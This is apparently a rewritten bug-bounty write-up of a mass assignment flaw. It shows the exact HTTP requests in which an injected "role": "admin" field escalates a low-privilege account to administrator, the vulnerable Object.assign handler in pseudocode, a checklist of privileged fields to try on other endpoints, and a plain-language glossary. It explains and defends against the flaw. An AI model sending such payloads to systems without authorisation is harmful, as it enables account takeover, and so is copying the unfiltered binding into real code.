Mass Assignment to Admin: How a Missing Allow-List Let Me Self-Promote to Administrator
The profile update endpoint bound the raw request body to the user model without an allow-list, so a low-privilege user could add a role field and become an administrator. The attacker could then use the elevated account to access admin functionality.
 Published on medium.com
Mass Assignment
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a web application with a profile management feature. During authenticated testing, the question was whether the profile update endpoint binds the raw request body to the database model, or whether it explicitly whitelists which fields a caller is allowed to modify. The report frames this as CWE-915 (Improperly Controlled Modification of Dynamically-Determined Object Attributes) and CWE-269 (Improper Privilege Management), with a CVSS 3.1 score of 9.9 (Critical), vector AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H.
The feature normally lets a signed-in user change their own profile: the frontend sends full_name and bio, and the server saves them.
Setup
- An authenticated, low-privilege session (
role: user). - Burp Suite, used to capture the legitimate profile update flow and then to replay it in Repeater.
- The user's own user ID, used in the request path.
- No other tooling is described.
The precondition is simply a valid low-privilege account and access to the profile update endpoint.
Finding it
The starting point was a baseline: capture the legitimate profile update request so that any later change can be diffed against a known-good request. The captured request was:
PUT /api/profile/{own-user-id} HTTP/2Host: <target>Content-Type: application/jsonCookie: [redacted] low-privilege session>
with the body:
{ "full_name": "test_user", "bio": null}
The response was:
HTTP/2 200 OKContent-Type: application/json
{ "ok": true, "profile": { "id": "<own-user-id>", "username": "test_user", "role": "user" }}
Two fields go out, two fields come back changed, and the response also shows the account's role as user. Nothing unusual at this stage.
The observation that drove the test: the frontend's JavaScript bundle only ever constructs a payload with full_name and bio. But the frontend is not a security boundary; the server is the only thing that decides what is trustworthy. So the next step was to send a field the frontend never sends.
Exploitation
Step 1: add a role field to the profile update

In Repeater, the exact same request was replayed with one extra line in the body:
PUT /api/profile/{own-user-id} HTTP/2Content-Type: application/jsonCookie: session=<same low-privilege session>
{ "full_name": "test_user", "bio": null, "role": "admin"}
The reasoning was that if the backend enforces an allow-list, the extra field should be silently dropped, like any other unrecognised key. If it does not, the server has no opinion on what role is allowed to be.
The response was:
HTTP/2 200 OKContent-Type: application/json
{ "ok": true, "profile": { "id": "<own-user-id>", "username": "test_user", "bio": null, "role": "admin" }}
The role field came back exactly as it was set: no validation, no rejection, no filtering.
Step 2: confirm the change persisted
A response echoing back what was sent does not automatically mean it was saved server-side, since many applications reflect input without storing it. So the session was re-authenticated and the current-user endpoint was queried independently:
GET /api/me HTTP/2Cookie: session=<same session>
HTTP/2 200 OK
{ "id": "<own-user-id>", "username": "test_user", "role": "admin"}
Step 3: negative control against the registration endpoint
To determine whether this was a systemic flaw across the whole API or scoped to the profile endpoint, the identical technique was run against registration, injecting the same field into a brand-new account signup:
POST /api/auth/register HTTP/2Content-Type: application/json
{ "username": "control_account", "email": "[redacted]", "password": "********", "role": "admin"}
HTTP/2 200 OK
{ "ok": true, "user": { "id": "...", "email": "[redacted]", "role": "user" }}
The injected role field was silently stripped here and the role came back as user. That negative result showed that the correct pattern already existed in the codebase: a proper allow-list had been built for registration, it just was not applied consistently to the profile-update path. It also gave the developers their own registration handler as a reference implementation for the fix.
Root cause
Based on the observed behaviour, the profile-update handler almost certainly looks something like this:
function handler(req, res) { const user = db.findById(req.session.userId); Object.assign(user, req.body); db.save(user); return res.json({ ok: true, profile: user });}
The registration handler, by contrast, evidently does something closer to this:
function handler(req, res) { const { username, email, password } = req.body; const user = createUser({ username, email, password, role: "user" }); return res.json({ ok: true, user });}
The difference between those two patterns is the entire vulnerability: the profile handler appears to merge the whole request body into the stored user object, so any attribute the model has, including role, can be set by the caller. The registration handler destructures only the fields it expects and assigns the role itself, so extra keys never reach the model.
Impact
This is a single crafted HTTP request, requiring no special tooling beyond an intercepting proxy, that takes a brand-new, zero-privilege account to full administrator in one step. It is not a theoretical privilege escalation.
Chained with any endpoint that discloses another user's ID (a BOLA vulnerability covered in a separate writeup), it also lets an attacker impersonate and elevate a specific target account, not just their own.
Fix
The report does not describe a fix that was applied. What it does provide is the direction: apply the same allow-list pattern used by the registration handler to the profile-update path, so that only the intended fields are taken from the request body and everything else is dropped. The registration handler is the reference implementation.
Variants to test
- Add privileged fields to any self-service update endpoint. Send the baseline request with an extra
role,is_admin,permissions,verified,planorcreditskey. A positive result is the field appearing in the response and, more importantly, in a freshGETof the current user. - Compare sibling endpoints for inconsistent allow-lists. Run the same injection against registration, password reset, profile update and settings endpoints. A positive result is one endpoint stripping the field while another accepts it, which points to the exact handler to fix.
- Check nested objects and arrays. If the model has related objects, try nested keys in the body rather than top-level ones. A positive result is a nested privileged attribute being persisted.
- Verify persistence, not reflection. Always re-read the object through a separate endpoint or a new session. A positive result is the value surviving the round trip, which distinguishes a real mass assignment from an echo.
- Test with the lowest-privilege account available. A positive result is escalation from that account, which confirms the missing authorisation check rather than a pre-existing permission.
What happened, in plain words
A website let people who had signed up change their own profile: a full name and a bio. The person who found the bug asked a simple question: when the website saves those changes, does it only accept the two fields it expects, or does it accept anything the browser sends?
It accepted anything. By adding one extra line to the request, the researcher told the website that their account's role was admin, and the website believed it. A normal user account became an administrator account in a single request.
This kind of bug is called mass assignment: the server takes a whole bundle of data from the user and copies it into its records without checking which pieces the user is allowed to set. The report also labels it CWE-915 (improperly controlled modification of dynamically-determined object attributes) and CWE-269 (improper privilege management), and rates it CVSS 3.1: 9.9 (Critical) with the vector AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H. Those labels are just standard ways of naming and scoring a weakness; the score of 9.9 means the impact is considered very severe.
Before going further, a few words that come up constantly below.
- An API (application programming interface) is the part of a website that the browser talks to behind the scenes. When you click Save on a profile page, your browser does not send a whole web page; it sends a small, structured message to an API address, and the API replies with data. Think of it as the kitchen of a restaurant: you (the browser) place an order, the kitchen (the API) prepares it, and you get a plate back. You never walk into the kitchen yourself.
- A request is that message. It has a method (a verb such as
GETto read something orPUTto replace something), a path (the address, like/api/profile/123), some headers (extra information such as what format the data is in), and often a body (the actual data). - A response is the reply, with a status code such as
200 OKmeaning it worked, and usually a body of data. - JSON is the text format used for those bodies. It looks like a list of
"name": valuepairs inside curly braces. It is just a way of writing structured data that both sides can read. - A cookie is a small piece of text your browser stores for a site and sends back with every request. A session cookie is the one that proves who you are: after you log in, the server gives your browser a long random value, and on each later request the browser presents it so the server knows which account is asking. It works like a wristband at an event: you show it at the door once, and after that staff just glance at your wrist.
- A role is the label a site uses to decide what you are allowed to do.
usermeans an ordinary account;adminmeans an administrator with far more power. - Privilege escalation means getting more power than you were given. Doing it to your own account, by tricking the server, is what happened here.
- Burp Suite is a tool that sits between your browser and a website and lets you look at, and change, the requests before they are sent. Repeater is one part of it: you paste a request in, press send, and see the reply, then edit and send again as many times as you like. It is like being able to rewrite a letter after you have sealed it.
- An allow-list is a list of things that are permitted, and everything not on the list is refused. A bouncer with a guest list is the usual comparison: no name, no entry. The opposite approach, accepting everything unless it is specifically banned, is a deny-list, and it tends to fail because people forget something.
Where the researcher started
The target was a web application with a profile management feature. The feature normally lets a signed-in user change their own profile: the frontend sends a display name and a bio, and the server saves them. The frontend is the part that runs in your browser, the pages and scripts you see and click. The backend is the server-side code that stores data and makes decisions.
The question the researcher wanted answered before touching anything else was: does this endpoint bind the raw request body to the database model, or does it explicitly whitelist which fields a caller is allowed to modify?
In plain terms: when the profile update arrives, does the server take the entire body and pour it into the user's record (binding), or does it pick out only the fields it recognises and ignore the rest (whitelisting, another word for an allow-list)? The database model is the server's internal description of a user record, including every attribute it can hold, such as the name, the bio and the role.
That distinction sounds academic until you realise how many real-world APIs skip the whitelist and just trust the object they are handed. So the researcher built a baseline first.
Establishing the baseline request
Every proper authorisation test needs a known-good request to compare against. If you change two things at once and something surprising happens, you cannot tell which change caused it. So the first step was to capture the legitimate profile update flow, the one the website itself makes when a normal user edits their profile, using Burp Suite:
PUT /api/profile/{own-user-id} HTTP/2Host: <target>Content-Type: application/jsonCookie: [redacted] low-privilege session>
Line by line:
PUT /api/profile/{own-user-id} HTTP/2is the first line of the request.PUTis the method, used to replace or update a resource./api/profile/{own-user-id}is the path: the API address for a profile, where{own-user-id}is a placeholder for the researcher's own account number.HTTP/2is the version of the web protocol being used.Host: <target>tells the server which site the request is for.<target>is a placeholder for the site's name, which is not given.Content-Type: application/jsontells the server that the body is JSON, so it knows how to read it.Cookie: [redacted] low-privilege session>carries the session cookie. The value is a placeholder for the researcher's own logged-in session, belonging to an ordinary account with no special powers.
The body of that request was:
{ "full_name": "test_user", "bio": null}
This is a JSON object with two fields. full_name is set to the text test_user, and bio is set to null, which means "nothing" or "empty". These are exactly the two things the profile page lets a user edit.
The response was:
HTTP/2 200 OKContent-Type: application/json
HTTP/2 200 OKis the status line.200means the request succeeded.Content-Type: application/jsonsays the reply body is JSON.
{ "ok": true, "profile": { "id": "<own-user-id>", "username": "test_user", "role": "user" }}
"ok": trueis a simple success flag."profile"is an object describing the saved profile."id": "<own-user-id>"is the account's identifier, the same one used in the path."username": "test_user"is the account's username."role": "user"is the account's role, and it isuser, an ordinary account.
Two fields go out, two fields come back changed, and the response also shows the account's role as user. Nothing unusual at this stage. This is the reference point: this is what a normal, honest request looks like and what a normal reply looks like.
The actual test: adding a field the frontend never sends
The observation that drove the test: the frontend's JavaScript bundle only ever constructs a payload with full_name and bio. A JavaScript bundle is the collection of scripts the website downloads into your browser to make the page work. Those scripts build the request body, and they only ever put those two fields in it.
But the frontend is not a security boundary; the server is the only thing that decides what is trustworthy. This is the key idea of the whole report. The browser runs on the visitor's computer, so the visitor can change anything the browser sends. A form that only offers two boxes is a convenience, not a lock. The lock has to be on the server, which is the only part the visitor cannot rewrite. So in Repeater, the researcher took the exact same request and added one line:
PUT /api/profile/{own-user-id} HTTP/2Content-Type: application/jsonCookie: session=<same low-privilege session>
This is the same request as the baseline: same method, same path, same content type, and the same ordinary session cookie. The only difference is in the body:
{ "full_name": "test_user", "bio": null, "role": "admin"}
The two original fields are unchanged, and a third has been added: "role": "admin". The browser would never send this on its own. The researcher is sending it by hand, pretending to be a browser that has been tampered with.
The reasoning was: if the backend enforces an allow-list, the extra field should be silently dropped, like any other unrecognised key. The server would read the body, take full_name and bio because those are on its list, and ignore role because it is not. If it does not enforce an allow-list, the server has no opinion on what role is allowed to be, and will simply store whatever it is given.
The response was:
HTTP/2 200 OKContent-Type: application/json
{ "ok": true, "profile": { "id": "<own-user-id>", "username": "test_user", "bio": null, "role": "admin" }}
The reply is a success, and the profile object now includes "bio": null and "role": "admin". The role field came back exactly as it was set: no validation, no rejection, no filtering. The server did not complain, did not strip the field, and did not refuse the request. It simply accepted the claim that this account is an administrator.
Confirming it was not just a display artefact
A response echoing back what you sent does not automatically mean it persisted server-side. Plenty of applications reflect input without saving it: they show you your own words back so the page looks responsive, while the stored record is untouched. If that were the case here, the bug would be cosmetic and harmless. So the researcher re-authenticated the session and hit the current-user endpoint independently:
GET /api/me HTTP/2Cookie: session=<same session>
GET /api/measks the API for information about the account that owns the session.GETis the method for reading something, and/api/meis the address for "the current user".Cookie: session=<same session>presents the same session cookie as before, so the server knows which account is asking.
HTTP/2 200 OK
The request succeeded.
{ "id": "<own-user-id>", "username": "test_user", "role": "admin"}
This is a fresh read of the account, from a different endpoint, and it reports "role": "admin". The role was persisted. This was not a rendering quirk: the account genuinely held administrator privileges on a session that ten minutes earlier had none. The difference between the two checks matters: the first showed what the server said back immediately after the change, the second showed what the server had actually stored.
Isolating the root cause with a negative control
This is the step that separates a "found a bug" writeup from an "understood the bug" writeup. A negative control is a test you expect to fail, run on purpose. In science it is the comparison group: if you give a new medicine to one group and a dummy pill to another, the dummy group tells you whether the medicine did anything. Here, the question was: is this a systemic flaw across the whole API, or is it scoped to this one endpoint?
To find out, the researcher ran the identical technique against the registration endpoint, injecting the same field into a brand-new account signup:
POST /api/auth/register HTTP/2Content-Type: application/json
POST /api/auth/registeris a request to create something new, here a new account, at the registration address.POSTis the method normally used to submit data that creates a record.Content-Type: application/jsonagain says the body is JSON.
{ "username": "control_account", "email": "[redacted]", "password": "********", "role": "admin"}
"username": "control_account"is the name for the throwaway test account."email": "[redacted]"is its email address, an example address used for the test."password": "********"is the password, shown masked."role": "admin"is the same injected field as before, the researcher again asking to be made an administrator.
HTTP/2 200 OK
{ "ok": true, "user": { "id": "...", "email": "[redacted]", "role": "user" }}
The account was created, and the reply describes it: an id, the email address, and "role": "user". The injected role field was silently stripped here, and the role came back as user, exactly as it should. The registration code ignored the request to be an admin.
That single negative result told the researcher the correct pattern already existed in this codebase. Someone had built a proper allow-list for registration; it just was not applied consistently to the profile-update path. This is the kind of detail that turns a vulnerability report into an actionable one: the researcher could point the developers to their own registration handler as the reference implementation for the fix. In other words, the developers did not need to invent a solution, they already had one working elsewhere in their own code.
Root cause, in pseudocode
Pseudocode is simplified code written to show the shape of an idea rather than to run as-is. Based on the observed behaviour, the profile-update handler almost certainly looks something like this:
function handler(req, res) { const user = db.findById(req.session.userId); Object.assign(user, req.body); db.save(user); return res.json({ ok: true, profile: user });}
Line by line:
function handler(req, res) {defines the function that runs when a request arrives.reqis the incoming request andresis the reply being built.const user = db.findById(req.session.userId);looks up the user's record in the database.req.session.userIdis the account identified by the session cookie, so this is the caller's own record.Object.assign(user, req.body);is the heart of the bug. It copies every field from the request body onto the user record. Whatever keys the caller sent, includingrole, are written onto the stored user.db.save(user);saves the modified record back to the database.return res.json({ ok: true, profile: user });sends back a success flag and the saved profile, which is why the reply echoed"role": "admin".
The registration handler, by contrast, evidently does something closer to this:
function handler(req, res) { const { username, email, password } = req.body; const user = createUser({ username, email, password, role: "user" }); return res.json({ ok: true, user });}
const { username, email, password } = req.body;picks out only three named fields from the request body. This is called destructuring: it is like taking only the items on your shopping list out of a full bag and leaving the rest. Anything else in the body, such asrole, is never read.const user = createUser({ username, email, password, role: "user" });creates the account using those three values and sets the role itself, hard-coded touser. The caller has no say in it.return res.json({ ok: true, user });sends back the new account.
The difference between those two patterns is the entire vulnerability. The profile handler appears to merge the whole request body into the stored user object, so any attribute the model has, including role, can be set by the caller. The registration handler destructures only the fields it expects and assigns the role itself, so extra keys never reach the model.
Impact
This is not a theoretical privilege escalation. It is a single crafted HTTP request, requiring no special tooling beyond an intercepting proxy, that takes a brand-new, zero-privilege account to full administrator in one step. An intercepting proxy is software that sits between the browser and the site and lets you pause and edit traffic; Burp Suite is one. The point is that no exploit kit, no malware and no special access is needed: one edited request is enough.
Chained with any endpoint that discloses another user's ID, it also lets an attacker impersonate and elevate a specific target account, not just their own. BOLA (broken object level authorisation) is a weakness where an API lets you ask for someone else's record by its ID when it should not. If a site leaks or reveals another person's user ID, an attacker can chain this with that endpoint to impersonate and elevate a specific target account, not just their own. The researcher covers that BOLA issue in a separate writeup.
Fix
The report does not describe a fix that was applied. What it does provide is the direction: apply the same allow-list pattern used by the registration handler to the profile-update path, so that only the intended fields are taken from the request body and everything else is dropped. The registration handler is the reference implementation.
Variants to test
If you want to look for the same class of bug yourself, these are the variations worth trying. Each one describes what you send and what counts as a positive result.
- Add privileged fields to any self-service update endpoint. Send the baseline request with an extra
role,is_admin,permissions,verified,planorcreditskey. A positive result is the field appearing in the response and, more importantly, in a freshGETof the current user. - Compare sibling endpoints for inconsistent allow-lists. Run the same injection against registration, password reset, profile update and settings endpoints. A positive result is one endpoint stripping the field while another accepts it, which points to the exact handler to fix.
- Check nested objects and arrays. If the model has related objects, try nested keys in the body rather than top-level ones. A positive result is a nested privileged attribute being persisted.
- Verify persistence, not reflection. Always re-read the object through a separate endpoint or a new session. A positive result is the value surviving the round trip, which distinguishes a real mass assignment from an echo.
- Test with the lowest-privilege account available. A positive result is escalation from that account, which confirms the missing authorisation check rather than a pre-existing permission.
Glossary
- API: the part of a website that the browser talks to behind the scenes, receiving structured requests and sending structured replies.
- Allow-list: a list of things that are permitted, with everything else refused.
- Backend: the server-side code that stores data and makes decisions.
- BOLA: broken object level authorisation, a weakness where an API lets you access another user's record by its ID when it should not.
- Burp Suite: a tool that sits between your browser and a website so you can inspect and edit requests.
- Cookie: a small piece of text your browser stores for a site and sends back with every request.
- CVSS: a standard scoring system for the severity of a security weakness; 9.9 is rated Critical.
- CWE-269: a standard label for improper privilege management.
- CWE-915: a standard label for improperly controlled modification of dynamically-determined object attributes, the formal name for mass assignment.
- Database model: the server's internal description of a record, including every attribute it can hold.
- Deny-list: the opposite of an allow-list; everything is accepted unless specifically banned.
- Destructuring: picking out only named fields from a bundle of data and ignoring the rest.
- Endpoint: a specific API address that performs a specific job, such as updating a profile or registering an account.
- Frontend: the part of a website that runs in your browser, the pages and scripts you see and click.
- GET: the request method for reading something.
- HTTP/2: a version of the protocol browsers and servers use to exchange requests and responses.
- Intercepting proxy: software that sits between the browser and the site and lets you pause and edit traffic.
- JavaScript bundle: the collection of scripts a website downloads into your browser to make the page work.
- JSON: a text format for structured data, written as
"name": valuepairs inside curly braces. - Mass assignment: a bug where the server copies a whole bundle of user-supplied data into its records without checking which fields the user is allowed to set.
- Negative control: a test you expect to fail, run on purpose to show what normal behaviour looks like.
- Payload: the data sent in a request body.
- POST: the request method normally used to submit data that creates a record.
- Privilege escalation: getting more power on a system than you were given.
- Pseudocode: simplified code written to show the shape of an idea rather than to run as-is.
- PUT: the request method used to replace or update a resource.
- Repeater: the part of Burp Suite where you paste a request, send it, and edit and resend it as often as you like.
- Request: the message a browser sends to a server, with a method, a path, headers and often a body.
- Response: the server's reply, with a status code and usually a body of data.
- Role: the label a site uses to decide what an account is allowed to do, such as
useroradmin. - Session cookie: the cookie that proves who you are after you log in.
- Status code: the number in a response saying how it went, such as
200for success. - Whitelist: another word for an allow-list.


